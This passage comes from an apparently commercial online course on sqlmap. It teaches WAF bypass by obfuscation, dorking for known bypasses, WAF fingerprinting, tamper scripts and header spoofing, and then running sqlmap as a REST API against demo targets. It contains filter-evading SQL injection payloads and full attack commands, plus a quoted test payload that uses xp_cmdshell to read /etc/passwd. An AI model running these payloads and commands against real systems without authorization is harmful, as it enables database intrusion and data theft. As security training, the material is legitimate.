This is also where deep knowledge of SQL comes in very handy. As you can see, some of these examples require using an approach similar to what they call "atypical equivalent syntactic structures" further down the list. Whether you are dealing with SQL injection or XSS, or many other vulnerability types, there are usually many different ways of achieving the same result. We have to use that to our advantage in order to "outsmart" the WAF.

Some of these examples would make absolutely no sense to use as a developer because they're not the most efficient, they're not the most legible, or they are just far more complicated than necessary. But that doesn't mean they don't achieve the same or a similar result, and so we can absolutely try to use them in our attacks. To us, it doesn't matter how ugly a solution is as long as it works.

Obfuscation

The same holds true for obfuscation.

To obfuscate means to make something obscure or unclear, and so that's exactly what this technique aims to do. It essentially grabs a payload and tries to make it look like something harmless or different than what it really is.

It can be something as simple as changing lower case to upper case characters, URL encoding payloads, unicode normalization (ie: using unicode characters equivalent to whatever is getting blocked, like if `'` is getting blocked, you could try using `%27` which is the equivalent unicode entity encoding).

We can even try mixing different types of encoding.

We can try using comments, such as this example here:

```
Blocked: /?id=1+union+select+1,2,3--
Bypassed: /?id=1+un/**/ion+seL/**/ect+1,2,3--
```

We're splitting up the keywords `union` and `select` in our request, but when the payload gets interpreted, the comments will be ignored which will reconstruct the keywords. This may successfully trick some WAFs.

Keep in mind not all of the techniques you see in this document are specific to SQLi, some are for other types of attacks and vulnerabilities, but a lot of the concepts still apply.

If we scroll down a bit, we'll find a table that shows which encodings are supported depending on the webserver and application technology. There's also a [small python script](#) that converts payloads and parameters to encodings of our choice which can be very practical. There are other tools online that do similar things as well.

Google Dorking

One more technique I'll mention from this document before moving on is Google Dorking. I'm sure you've heard of this before since it's a practical skill that's highly recommended for anyone entering this field, but the gist of it is there are already many known bypasses for various WAFs. Not only are a bunch listed in this document, but there are many more you can find through Google if you know how to look.

Especially once you've identified what the WAF is, you can do searches like:

```
+<wafname> waf bypass - normal search
```

```
"<wafname> <version>" (bypass|exploit) - for specific version exploits
```

```
"<wafname>" +<bypass type> (bypass|exploit) - for specific types of bypass exploits
```

```
site:exploit-db.com +<wafname> bypass - to search on Exploit DB specifically (replace the domain for other databases, ie: Pastebin)
```

```
site:twitter.com +<wafname> bypass - to search on Twitter, which I've actually found a number of very helpful payloads this way
```

You can really find a lot of helpful information using searches like these.

Known Bypasses

Speaking of known bypasses, there's already a list in this repo. Again, this is just one of many lists and some of this information may be outdated, but it gives you a great starting point at the very least.

We can see that it's broken down by WAF name, so for example there's an `AWS` section that shows an SQLi bypass as well as an XSS bypass.

As you scroll through, you'll find more SQLi known bypasses, in addition to other vulnerability classes.

Conclusion

There are other techniques and examples listed in this document, so like I said, feel free to spend some time scrolling through and getting familiar with the material, but I hope this lesson gave you a really good overview and helps you understand how to use this information and where to go next.

Again, and as you can probably see by now, this can definitely be a tedious and time consuming process, but these resources can help speed that up.

Once you're ready, go ahead and complete this lesson, and we'll move on to taking a look at how we can use everything we've learned so far in addition to sqlmap's own functionality to increase our odds of bypassing WAFs.

WAF bypass with sqlmap

Welcome back!

As I've mentioned a few times already, sqlmap includes some powerful functionality to help detect and bypass WAFs. We already saw some of the code that's used to trigger responses from WAFs and to detect what it is. Ideally, before running sqlmap, you would have already identified that an application is protected by a WAF, and you might have already identified which one it is. But if not, sqlmap can oftentimes help with that step if you're not able to manually determine it.

Objectives for this lesson:

- Show examples of WAFs blocking sqlmap commands
- Taking a closer look at Tamper scripts
- Explaining how to combine manual approaches with the use of Tamper scripts

sqlmap's WAF detection

Let's start by taking a look at a few examples of when sqlmap is able to detect what WAF is protecting an application. Then, we'll take a look at tamper scripts which can be used to try and bypass these WAFs.

1. Student example (Akamai WAF)
2. vulnserver.py example (fake Cloudflare WAF headers)
3. OWASP Juice Shop (Imperva WAF) example

Student example

This first example is actually from a student of mine who is enrolled in this course and who asked for help in Cybr's Discord. They kept seeing an error saying that there were no forms on the page, even though the web page itself was showing forms, and they were using the `--forms`.

```
kali@kali:~$ sqlmap -u "https://[redacted].php?city=blat&blong=6nr_stop=16area=6wap=16iscms=16jdlite=06source=06version=6nh=6investor=06historyBack=06mobile=" --cookie=[redacted] --batch --tamper=commalessmid.py --forms

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @

[ ] [INFO] loading tamper module 'commalessmid'
[ ] [WARNING] tamper script 'commalessmid' is only meant to be run against MySQL
[ ] [INFO] testing connection to the target URL
[ ] [CRITICAL] WAF/IPS identified as 'Kona Site Defender (Akamai Technologies)'
[ ] [WARNING] potential permission problems detected ('Access Denied')
[ ] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[ ] [INFO] searching for forms
[ ] [CRITICAL] there were no forms found at the given target URL
```

If you look 3 lines above that error, though, you can see another critical message:

```
WAF/IPS identified as 'Kona Site Defender (Akamai Technologies)'
```

So the reason that sqlmap is not finding any forms, is because Kona Site Defender is blocking sqlmap's requests. In fact, we can even see a 403 error message indicating forbidden access.

Vulnserver.py Example

```
python3 sqlmap.py -u 'http://localhost:8440/?id=1' -f --banner
```

```
[...REDACTED...]
[CRITICAL] WAF/IPS identified as 'CloudFlare'
[...REDACTED...]
```

Well, if we pull up the [vulnserver.py script file](#), and we search for Cloudflare, we'll see that the authors of this script purposefully added a Cloudflare error message whenever it detects `<script>` in a request parameter.

```
IPS_WAF_CHECK_PAYLOAD = "AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert(\"XSS\")</script>','table_name FROM information_schem  
a.tables WHERE 2>1-/**/; EXEC xp_cmdshell('cat ../../../../etc/passwd')#"
```

In this case, it happens to be a false positive, so do keep in mind that this could happen from time to time and that results should be verified instead of blindly trusting what sqlmap is reporting back.

A friend of mine and a Cybr member who works at Imperva which has a WAF named Incapsula was nice enough to set up this OWASP Juice Shop environment behind the Imperva WAF for demonstration. So let's pull up this environment

and see how we can fingerprint the Incapsula WAF.

When I navigate to <https://juice.chevez.me/#/> and pull up the Network tab in DevTools (refresh if you don't see any requests), and I select the very first request, let's take a look at the Headers tab.

The screenshot shows the Chrome DevTools Network tab with the first request selected. The Headers tab is active, showing the following response headers:

- Accept-Ranges: bytes
- Access-Control-Allow-Origin: *
- Cache-Control: no-cache, no-store
- Connection: keep-alive
- Content-Length: 2096
- Content-Security-Policy-Report-Only: default-src 'self' 'unsafe-eval' 'unsafe-hashes' 'unsafe-inline' data: blob:; form-action 'none' data: blob:; report-uri /csp_report
- Content-Type: text/html; charset=UTF-8
- Date: Wed, 11 Aug 2021 19:48:18 GMT
- ETag: W/"784-178fa9837a4"
- Feature-Policy: payment 'self'
- Keep-Alive: timeout=5
- Last-Modified: Thu, 22 Apr 2021 17:19:43 GMT
- Vary: Accept-Encoding
- X-CDN: Imperva
- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN
- X-linfo: 0-9485944-9485945 NNNN CT(40 -1 0) RT(1628711298124 1) q(0 0 0 -1) r(1 1) U2

The Network tab shows a list of requests, with the first request being a GET to juice.chevez.me/.

Pretty much right away, we'll notice a few key details:

- **X-CDN: Imperva**
- **X-linfo: 0-9485....**
- **Cookie: visid_incap_...**

If we pull up the [Awesome WAF repo](#) and search for **Imperva Incapsula**, we'll see those values as tell-tale signs that this application is being protected by Incapsula:

Imperva Incapsula	<ul style="list-style-type: none"> • Detectability: Easy • Detection Methodology: <ul style="list-style-type: none"> ◦ Blocked response page content may contain: <ul style="list-style-type: none"> ▪ <code>Powered By Incapsula</code> text snippet. ▪ <code>Incapsula incident ID</code> keyword. ▪ <code>_Incapsula_Resource</code> keyword. ▪ <code>subject=WAF Block Page</code> keyword. ◦ Normal GET request headers contain <code>visid_incap</code> value. ◦ Response headers may contain <code>X-Iinfo</code> header field name. ◦ <code>Set-Cookie</code> header has cookie field <code>incap_ses</code> and <code>visid_incap</code>.
-------------------	--

Especially the `visid_incap` and `X-Iinfo` values.

If we run sqlmap against this environment, we'll see if sqlmap picks up on this WAF fingerprint, and how the WAF impacts our results:

```
python3 sqlmap.py -u 'http://juice.chevez.me/rest/user/login' --data="email=test;password=test" --dbms="sqlite" --level 5 --risk 3 -f --banner --flush --ignore-code 401 --random-agent

[15:33:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:33:06] [CRITICAL] WAF/IPS identified as 'Incapsula (Incapsula/Imperva)'
are you sure that you want to continue with further target testing? [Y/n]
[15:33:09] [WARNING] please consider usage of tamper scripts (option '--tamper')

[14:20:12] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[15:22:06] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
[...REDACTED...]
[15:35:35] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[15:35:35] [INFO] checking if the injection point on Host parameter 'Host' is a false positive
[15:35:35] [WARNING] false positive or unexploitable injection point detected
[15:35:35] [WARNING] parameter 'Host' does not seem to be injectable
[15:35:35] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
[15:35:35] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 2 times, 403 (Forbidden) - 1188 times, 503 (Service Unavailable) - 357 times
```

Right away, we get a CRITICAL message stating the the WAF/IPS is identified as `Incapsula (Incapsula/Imperva)`, and it's asking us if we really want to proceed. Once we say yes, it recommends that use tamper scripts with the option `--tamper`.

If we let this run for a bit, we'll see at the end that we're getting blocked the WAF and it's not finding anything vulnerable. Instead, if we were to run this exact same command against the OWASP Juice Shop not protected by a WAF, we would have had a successful injection.

So the WAF is doing its job!

sqlmap Options to Bypass WAFs

So what can we do? You might have noticed that in the last command, I issued the `--random-agent` flag. This is one of the first options that we should enable, because simply leaving our `User-Agent` header to sqlmap is going to almost guarantee that the WAF will block us. sqlmap is simply too popular.

So that's going to be step number one.

Step number two will be to try and use tamper scripts. We've mentioned them before multiple times, so I think it's about time that we take a much closer look at how they work and how they can be used, but also how they require manual

investigation.

If we navigate to `/tamper` (`cd Documents/sqlmap-dev/tamper` or `cd /usr/share/sqlmap/tamper/`) we can start by running a simple `grep` command in order to see if any of the files contain the name of the WAF that we're targeting.

```
└─(kali㉿kali)-[~/Documents/sqlmap-dev/tamper]
└─$ grep -rnw . -e 'incapsula'
// -r -> recursive
// -n -> show line number where it's found
// -w -> match the whole word
// . -> represents current directory
// -e -> pattern used during the search

└─$ grep -rnw . -e 'imperva'
```

Unfortunately for us, but not for Imperva, this search comes up completely empty.

So let's try to search for cloudflare, since that was another one that we saw earlier, even if it was fake:

```
└─$ grep -rnw . -e 'cloudflare'
./luanginx.py:23:      * https://opendatasecurity.io/cloudflare-vulnerability-allows-waf-be-disabled/
./xforwardedfor.py:41:  # Reference: https://wordpress.org/support/topic/blocked-country-gaining-access-via-cloudflare/#post-9812007
```

We can see this time that two results come back in the files `luanginx.py` and `xforwardedfor.py`

Then with our first example, we had the Kona WAF by Akamai, so let's search for those words:

```
└─$ grep -rnw . -e 'kona'

└─$ grep -rnw . -e 'akamai'
```

We, again, get no results.

The fact that we're not getting results, doesn't necessarily mean that none of these tamper scripts can work against that specific WAF. It just means the tamper scripts aren't specifically labeled for bypassing those WAFs. So we shouldn't stop there.

Combining the manual approach with sqlmap's tamper scripts

Somewhere else we can try searching is in [sqlmap's issues on GitHub](https://github.com/sqlmap/sqlmap/issues). We can remove the `is:open` filter in the search bar (since we're fine with finding closed issues in this case). Let's search for `Kona`: <https://github.com/sqlmap/sqlmap/issues?q=is%3Aissue+kona>

Feel free to look through some of these issues, but the one we'll look at is [#2113](#), since it's labeled "Tamper for Kona."

This is from 2016, but you can see that sqlmap's author states that there are currently no tamper scripts for Kona, and that you should instead manually assess the target. If you scroll down a bit more, you'll find another user commented from 2018 and mentioned that they were able to successfully extract table and column names using the `--common-tables` and `--common-columns` options. That was a couple of years ago, so it may not work anymore, but again, this at least gives you a little bit more clarity and a starting point.

So think back to the prior lessons from this section where we discussed our systemic approaches. Use your Googling skills to try and find recent bypasses or at least explanations. Document what you find, and then move on to the other techniques and methods we discussed until you're able to find something useful. Once you do find something useful, document it, and then use the command (or check out our [Tamper cheat sheet](#)):


```

      |
      |_H_|
      |_'|_____ {1.5.7.9#dev}
|_ - | . | ["]   | : | . |
|_|_| [""]_|_|_| , | _|
          |_|V...    |_| http://sqlmap.org

```

```
[*] starting @ 15:01:59 /2021-08-12/
```

```

* dunion.py - Replaces instances of <int> UNION with <int>e0UNION
* apostrophemask.py - Replaces apostrophe character (') with its UTF-8 full width counterpart (e.g. ' -> %EF%BC%87)
* apostrophennullencode.py - Replaces apostrophe character (') with its illegal double unicode counterpart (e.g. ' -> %00%27)
* appendnullbyte.py - Appends (Access) NULL byte character (%00) at the end of payload
* base64encode.py - Base64-encodes all characters in a given payload
* between.py - Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #' and equals operator ('=') with 'BETWEEN # AND #'
* binary.py - Injects keyword binary where possible
* bluecoat.py - Replaces space character after SQL statement with a valid random blank character. Afterwards replace character '=' with operator LIKE
* chardoubleencode.py - Double URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %2553%2545%254C%2545%2543%2554)
* charencode.py - URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %53%45%4C%45%43%54)
* charunicodeencode.py - Unicode-URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %u0053%u0045%u004C%u0045%u0043%u0054)
* charunicodeescape.py - Unicode-escapes non-encoded characters in a given payload (not processing already encoded) (e.g. SELECT -> %u0053\u0045\u004C\u0045\u0043\u0054)
* commalesslimit.py - Replaces (MySQL) instances like 'LIMIT M, N' with 'LIMIT N OFFSET M' counterpart
* commalessmid.py - Replaces (MySQL) instances like 'MID(A, B, C)' with 'MID(A FROM B FOR C)' counterpart
* commentbeforeparentheses.py - Prepends (inline) comment before parentheses (e.g. ( -> /**/)
* concat2concatws.py - Replaces (MySQL) instances like 'CONCAT(A, B)' with 'CONCAT_WS(MID(CHAR(0), 0, 0), A, B)' counterpart
* dunion.py - Replaces instances of <int> UNION with <int>DUNION
* equaltolike.py - Replaces all occurrences of operator equal ('=') with 'LIKE' counterpart
* equaltorlike.py - Replaces all occurrences of operator equal ('=') with 'RLIKE' counterpart
* escapequotes.py - Slash escape single and double quotes (e.g. ' -> \')
* greatest.py - Replaces greater than operator ('>') with 'GREATEST' counterpart
* halfversionedmorekeywords.py - Adds (MySQL) versioned comment before each keyword
* hex2char.py - Replaces each (MySQL) 0x<hex> encoded string with equivalent CONCAT(CHAR(...)) counterpart
* htmlencode.py - HTML encode (using code points) all non-alphanumeric characters (e.g. ' -> &#39;)
* ifnull2casewhenisnull.py - Replaces instances like 'IFNULL(A, B)' with 'CASE WHEN ISNULL(A) THEN (B) ELSE (A) END' counterpart
* ifnull2ifisnull.py - Replaces instances like 'IFNULL(A, B)' with 'IF(ISNULL(A), B, A)' counterpart
* informationschemacomment.py - Add an inline comment (/**/) to the end of all occurrences of (MySQL) "information_schema" identifier
* least.py - Replaces greater than operator ('>') with 'LEAST' counterpart
* lowercase.py - Replaces each keyword character with lower case value (e.g. SELECT -> select)
* luanginx.py - LUA-Nginx WAFs Bypass (e.g. Cloudflare)
* misunion.py - Replaces instances of UNION with -.1UNION
* modsecurityversioned.py - Embraces complete query with (MySQL) versioned comment
* modsecurityzeroversioned.py - Embraces complete query with (MySQL) zero-versioned comment
* multiplespaces.py - Adds multiple spaces (' ') around SQL keywords
* overlongutf8.py - Converts all (non-alphabet) characters in a given payload to overlong UTF8 (not processing already encoded) (e.g. ' -> %C0%A7)
* overlongutf8more.py - Converts all characters in a given payload to overlong UTF8 (not processing already encoded) (e.g. SELECT -> %C1%93%C1%85%C1%8C%C1%85%C1%83%C1%94)
* percentage.py - Adds a percentage sign (%) in front of each character (e.g. SELECT -> %S%E%L%E%C%T)
* plus2concat.py - Replaces plus operator ('+') with (MySQL) function CONCAT() counterpart
* plus2fnconcat.py - Replaces plus operator ('+') with (MySQL) ODBC function {fn CONCAT()} counterpart
* randomcase.py - Replaces each keyword character with random case value (e.g. SELECT -> Select)
* randomcomments.py - Add random inline comments inside SQL keywords (e.g. SELECT -> S/**/E/**/LECT)
* schemasplit.py - Splits FROM schema identifiers (e.g. 'testdb.users') with whitespace (e.g. 'testdb 9.e.users')
* sleep2getlock.py - Replaces instances like 'SLEEP(5)' with (e.g.) "GET_LOCK('ETgP',5)"
* sp_password.py - Appends (MySQL) function 'sp_password' to the end of the payload for automatic obfuscation from DBMS logs
* space2comment.py - Replaces space character (' ') with comments '/**/'
* space2dash.py - Replaces space character (' ') with a dash comment ('--') followed by a random string and a new line ('\n')
* space2hash.py - Replaces (MySQL) instances of space character (' ') with a pound character ('#') followed by a random string

```

```

g and a new line ('\n')
* space2morecomment.py - Replaces (MySQL) instances of space character (' ') with comments '/*_**/'
* space2morehash.py - Replaces (MySQL) instances of space character (' ') with a pound character ('#') followed by a random s
tring and a new line ('\n')
* space2mssqlblank.py - Replaces (MySQL) instances of space character (' ') with a random blank character from a valid set of
alternate characters
* space2mssqlhash.py - Replaces space character (' ') with a pound character ('#') followed by a new line ('\n')
* space2mysqlblank.py - Replaces (MySQL) instances of space character (' ') with a random blank character from a valid set of
alternate characters
* space2mysqldash.py - Replaces space character (' ') with a dash comment ('--') followed by a new line ('\n')
* space2plus.py - Replaces space character (' ') with plus ('+')
* space2randomblank.py - Replaces space character (' ') with a random blank character from a valid set of alternate character
s
* substring2leftright.py - Replaces PostgreSQL SUBSTRING with LEFT and RIGHT
* symboliclogical.py - Replaces AND and OR logical operators with their symbolic counterparts (&& and ||)
* unionalltounion.py - Replaces instances of UNION ALL SELECT with UNION SELECT counterpart
* unmagquotes.py - Replaces quote character (') with a multi-byte combo %BF%27 together with generic comment at the end (to
make it work)
* uppercase.py - Replaces each keyword character with upper case value (e.g. select -> SELECT)
* varnish.py - Appends a HTTP header 'X-originating-IP' to bypass Varnish Firewall
* versionedkeywords.py - Encloses each non-function keyword with (MySQL) versioned comment
* versionedmorekeywords.py - Encloses each keyword with (MySQL) versioned comment
* xforwardedfor.py - Append a fake HTTP header 'X-Forwarded-For' (and alike)

```

To list out all of the available tamper scripts as well as their brief description so that you can try and find scripts that will help with what you discovered.

For example, if you discovered through searching ([site:twitter.com "cloudflare sqlmap tamper"](https://twitter.com/cloudflare_sqlmap_tamper)) that Cloudflare may be vulnerable to `space2comment` `between` and `randomcase` , then you can just use those right away, like this:

```

python3 sqlmap.py -u 'http://juice.chevez.me/rest/user/login' --data="email=test;password=test" --dbms="sqlite" --level 5 --r
isk 3 -f --banner --flush --ignore-code 401 --random-agent --tamper=space2comment,between,randomcase

```

But instead, if you believe that your target WAF is susceptible to adding a fake `X-Forwarded-For` HTTP header because you've manually tested it and it's proven successful, then you'd search through `--list-tampers` , possibly with the help of `grep`:

```

└─$ python3 sqlmap.py --list-tampers | grep X-Forwarded-For
* xforwardedfor.py - Append a fake HTTP header 'X-Forwarded-For' (and alike)

```

And you would find the `xforwardedfor` tamper script:

```

python3 sqlmap.py -u 'http://juice.chevez.me/rest/user/login' --data="email=test;password=test" --dbms="sqlite" --level 5 --r
isk 3 -f --banner --flush --ignore-code 401 --random-agent --tamper=xforwardedfor

```

If we look inside of this tamper script:

```

vim tamper/xforwardedfor.py
[...REDACTED...]
headers["X-Forwarded-For"] = randomIP()
headers["X-Client-IP"] = randomIP()
headers["X-Real-IP"] = randomIP()
headers["CF-Connecting-IP"] = randomIP()
headers["True-Client-IP"] = randomIP()
[...REDACTED...]

```

We'll see that this tamper script not only adds an `X-Forwarded-For` header, but also other ones such as `X-Client-IP` , `CF-Connecting-IP` , and others, and it sets them as a randomly generated IP address.

If, instead, you'd need to add another type of header, or maybe you want to set a specific IP address instead of a random IP address, you could simply copy this tamper script with a different name, make your modifications to the script file, and then use the new name's file (ie: `fixedipheaders`) in order to use this new tamper script.

```
cp tamper/xforwardedfor.py tamper/fixedipheaders

// Make modifications

python3 sqlmap.py -u 'http://juice.chevez.me/rest/user/login' --data="email=test;password=test" --dbms="sqlite" --level 5 --risk 3 -f --banner --flush --ignore-code 401 --random-agent --tamper=fixedipheaders
```

This target environment is not running Cloudflare, so it won't be effective, which is why I'm not running it, but if you found a successful technique against Incapsula, the same concepts would apply.

Conclusion

One more quick tip I'll mention is that a lot of tamper scripts were updated or removed around 2019, so some of the recommended tamper scripts you'll find on the Internet may result in errors saying that a tamper script wasn't found. That would happen because the script has been removed, most likely due to its ineffectiveness.

As we've seen, Tamper scripts can be quite powerful and useful, but again, they are not a silver bullet. I think most people assume that they can simply load up sqlmap, type in a few tamper scripts, and they'll have a successful WAF bypass. This can be true if there's a recent bypass that's been discovered and the people who discovered it shared it publicly, but a lot of times, they'll keep it to themselves since sharing it publicly is a sure way of having the maintainers of the WAF fix the weakness.

Most of the time, you will have to manually evaluate the target and do deep research in order to find a successful entry point. Then you can use existing tamper scripts or write your own custom ones using the weaknesses you've found.

I hope you've found this section helpful even if it may not have given you exactly what you were looking for, but I'm definitely open to feedback so please reach out if you have any suggestions!

Thanks, and I'll see you in the next lesson!

Running sqlmap as an API

Why run sqlmap as an API?

Hi, and welcome to this section of the course on using sqlmap as an API!

In this lesson, we're going to talk about the benefits of doing this, and when it makes sense. There are some practical use cases, so we'll talk about those with some examples.

Then, in the next lesson, I'll show you exactly *how* to use sqlmap as an API.

The main uses cases are:

- Multiple users having access to the same installation
- Run sqlmap on a dedicated machine
- Have sqlmap be part of your deployment pipeline
- Integrate closer with proxy tools (Burp)

Multiple users having access to the same installation

While setting up sqlmap is not especially complicated, when working in a team, you'll typically want the team to have the same environments, the same configurations, etc... There are multiple ways of achieving this, but a simple solution is to

provide your team members with access to a central installation of sqlmap.

By setting up sqlmap as an API, you can give them just that. Once it's configured and running, all you really need to provide your teammates is the IP address and port, and then they can do the rest as if sqlmap was running on their own machines.

If something goes wrong or isn't working right, they can reach out to you and you can troubleshoot right away since you already have access to the machine and you already know how it was set up and configured.

Run sqlmap on a dedicated machine

Along similar lines, you might need to run sqlmap on a dedicated machine for the same reason that we just mentioned or for other reasons as well. For example, company policy might require that all sqlmap scans run from a dedicated corporate network, regardless of where in the world the employees are located.

In that case, you could set up sqlmap as an API on a dedicated machine in the corporate network, and again, employees could access the API to run their scans without leaving your corporate network.

Or, maybe you're a solo individual who likes to travel and go on vacation, but who likes to keep playing around with learning or bounty hunting while they're on vacation, and instead of messing around with virtual machines or configurations on your travel laptop, you'd rather configure sqlmap as an API on your desktop and use it remotely.

Have sqlmap be part of your deployment pipeline

Another reason you might want to run sqlmap as an API is if you want to integrate sqlmap into your deployment pipeline.

Your developers write code, they review that code, they push it to staging, and then deploy it to production. At some point along the way, you want to verify that no new SQL injection vulnerabilities were introduced, and so you kick off automation that calls sqlmap's API, runs scans, and then reports back.

Integrate closer with proxy tools (Burp)

One more use case I'll mention is integrating closer with proxy tools.

More often than not, if you're going to be using sqlmap in an active engagement, you'll probably also be using a proxy tool like Burp. So it makes perfect sense to have a plugin that more closely integrates sqlmap and Burp, and that's exactly why Josh Bery from CodeWatch decided to build a plugin that does just that:

<https://github.com/codewatchorg/sqlipy>.

As you proxy requests through Burp, you can right-click the request, send it to the plugin called SQLiPy, verify the details, and then submit. Once you submit, SQLiPY automatically sends the required data to populate sqlmap's options via the sqlmap API, and then sqlmap will run its commands and feed back the results to Burp, so you can see everything without leaving Burp.

Pretty cool!

I'm not currently aware of a ZAP plugin, though, so someone should absolutely build one!

Additional resources if you'd like to set this up with Burp:

- <https://krevetk0.medium.com/burpsuit-sqlmap-one-love-64451eb7b1e8>
- <https://portswigger.net/support/using-burp-with-sqlmap>

Conclusion

Running sqlmap as an API has a number of benefits, and it might be something that you'd like to set up now or will need to set up in the future. Regardless, let's complete this lesson and move on to the next where I'll show you just how to set it up!

How to run sqlmap as an API

Welcome back! Now that we've reviewed some of the common use cases for running sqlmap as an API, let's see exactly how to do it.

You'll remember that we already saw a script file named `sqlmapapi.py` in the GitHub repo from earlier in the course.

sqlmapapi.py

Opening it up, we can see that this is a REST-JSON API that includes some of its own command line options:

```
def main():
    """
    REST-JSON API main function
    """

    [...REDACTED...]

    # Parse command line options
    apiparser = optparse.OptionParser()
    apiparser.add_option("-s", "--server", help="Run as a REST-JSON API server", action="store_true")
    apiparser.add_option("-c", "--client", help="Run as a REST-JSON API client", action="store_true")
    apiparser.add_option("-H", "--host", help="Host of the REST-JSON API server (default \"%s\")" % RESTAPI_DEFAULT_ADDRESS,
    default=RESTAPI_DEFAULT_ADDRESS, action="store")
    apiparser.add_option("-p", "--port", help="Port of the the REST-JSON API server (default %d)" % RESTAPI_DEFAULT_PORT, def
    aut=RESTAPI_DEFAULT_PORT, type="int", action="store")
    apiparser.add_option("--adapter", help="Server (bottle) adapter to use (default \"%s\")" % RESTAPI_DEFAULT_ADAPTER, defau
    lt=RESTAPI_DEFAULT_ADAPTER, action="store")
    apiparser.add_option("--username", help="Basic authentication username (optional)", action="store")
    apiparser.add_option("--password", help="Basic authentication password (optional)", action="store")
    (args, _) = apiparser.parse_args()
```

So we have access to:

- `-s`, `--server`: flag used to run sqlmap as an API server
- `-c`, `--client`: flag used to run sqlmap as an API client, and this client can then be used to connect to an sqlmap server, which I'll demonstrate
- `-H`, `--host`: option used to set the host address of the API server
- `-p`, `--port`: option used to set the port number for the API server
- `--adapter`: option used to set a server adapter to use (the default is `wsgiref`. WSGI stands for Web Server Gateway Interface, which is a standard interface between the webserver software and web applications written in Python. So this makes it easier to use an application with different web servers. The web server being used is called Bottle.)
- `--username`: option set to issue a username for authentication (optional)
- `--password`: option set to issue a password for authentication (optional)

We can also run:

```
└─$ python3 sqlmapapi.py -h
Usage: sqlmapapi.py [options]

Options:
  -h, --help            show this help message and exit
  -s, --server          Run as a REST-JSON API server
  -c, --client          Run as a REST-JSON API client
  -H HOST, --host=HOST  Host of the REST-JSON API server (default "127.0.0.1")
  -p PORT, --port=PORT  Port of the the REST-JSON API server (default 8775)
  --adapter=ADAPTER     Server (bottle) adapter to use (default "wsgiref")
  --username=USERNAME  Basic authentication username (optional)
  --password=PASSWORD  Basic authentication password (optional)
```

Starting our API server

So if we wanted to run sqlmap as an API server, we could type this command:

```
└─$ python3 sqlmapapi.py -s -H 127.0.0.1 -p 7000
[18:50:47] [INFO] Running REST-JSON API server at '127.0.0.1:7000'..
[18:50:47] [INFO] Admin (secret) token: 73fa3f63a27dfe69ffb99d4dfe1df423
[18:50:47] [DEBUG] IPC database: '/tmp/sqlmapipc-p6znba62' // database used as a queue system
[18:50:47] [DEBUG] REST-JSON API server connected to IPC database
[18:50:47] [DEBUG] Using adapter 'wsgiref' to run bottle
```

Just by running this command, we've created a web server with a RESTful interface that enables you to configure, start, stop, and get results from sqlmap scans by passing it options via JSON requests. But how do we know how to format those requests and what requests we can send? Let's check it out.

In sqlmap's main root directory in its repo, we'll also find an [sqlmapapi.yaml](#) file. In this file, we get API specifications which include API paths that we can make requests to, how those requests should be formatted, and what we can expect to get back.

For example:

```
/task/new:
  get:
    description: Create a new task
    responses:
      '200':
        description: OK
        content:
          application/json:
            schema:
              type: object
              properties:
                taskid:
                  type: string
                  example: "fad44d6beef72285"
                success:
                  type: boolean
                  example: true
/scan/{taskid}/start:
  post:
    description: Launch a scan
    parameters:
      - in: path
        name: taskid
        required: true
    schema:
      type: string
      description: Scan task ID
    requestBody:
      content:
        application/json:
          schema:
            type: object
            properties:
              url:
                type: string
            examples:
              '0':
                value: '{"url": "http://testphp.vulnweb.com/artists.php?artist=1"}'
    responses:
      '200':
        description: OK
        content:
          application/json:
            schema:
              type: object
```

```
properties:
  engineid:
    type: integer
    example: 19720
  success:
    type: boolean
    example: true
```

So the main endpoints are:

- `/task/new`
- `/scan/{taskid}/start`
- `/scan/{taskid}/stop`
- `/scan/{taskid}/status`
- `/scan/{taskid}/list`
- `/scan/{taskid}/data`
- `/scan/{taskid}/log`
- `/scan/{taskid}/kill`
- `/task/{taskid}/delete`

At this point, we can either manually craft requests and hit these endpoints, or we can build plugins that integrate in other tools. We have a fully functioning REST API!

Let's connect a client to our server and see some examples!

Using the sqlmap API Client

Like I mentioned, we can also run sqlmap API as a client that's connected to the server, in order to more easily issue commands:

```
└─$ python3 sqlmapapi.py -c -H 127.0.0.1 -p 7000
[19:00:54] [DEBUG] Example client access from command line:
$ taskid=$(curl http://127.0.0.1:7000/task/new 2>1 | grep -o -I '[a-f0-9]\{16\}') && echo $taskid
$ curl -H "Content-Type: application/json" -X POST -d '{"url": "http://testphp.vulnweb.com/artists.php?artist=1"}' ht
tp://127.0.0.1:7000/scan/$taskid/start
$ curl http://127.0.0.1:7000/scan/$taskid/data
$ curl http://127.0.0.1:7000/scan/$taskid/log
[19:00:54] [INFO] Starting REST-JSON API client to 'http://127.0.0.1:7000'...
[19:00:54] [DEBUG] Calling 'http://127.0.0.1:7000'
[19:00:54] [INFO] Type 'help' or '?' for list of available commands
api>
```

We can now issue `?` or type `help` to get a list of commands:

```
?
help          Show this help message
new ARGS      Start a new scan task with provided arguments (e.g. 'new -u "http://testphp.vulnweb.com/artists.php?artist=
1"')
use TASKID    Switch current context to different task (e.g. 'use c04d8c5c7582efb4')
data          Retrieve and show data for current task
log           Retrieve and show log for current task
status        Retrieve and show status for current task
option OPTION Retrieve and show option for current task
options       Retrieve and show all options for current task
stop          Stop current task
kill          Kill current task
list          Display all tasks
version       Fetch server version
```

flush	Flush tasks (delete all tasks)
exit	Exit this client

So we can use this to practice, or we can also use it on a remote machine to connect directly to our API server.

Let's start a new scan:

```
api> new -u "http://localhost:8440/?id=1"
[15:33:05] [DEBUG] Calling 'http://127.0.0.1:7000/task/new'
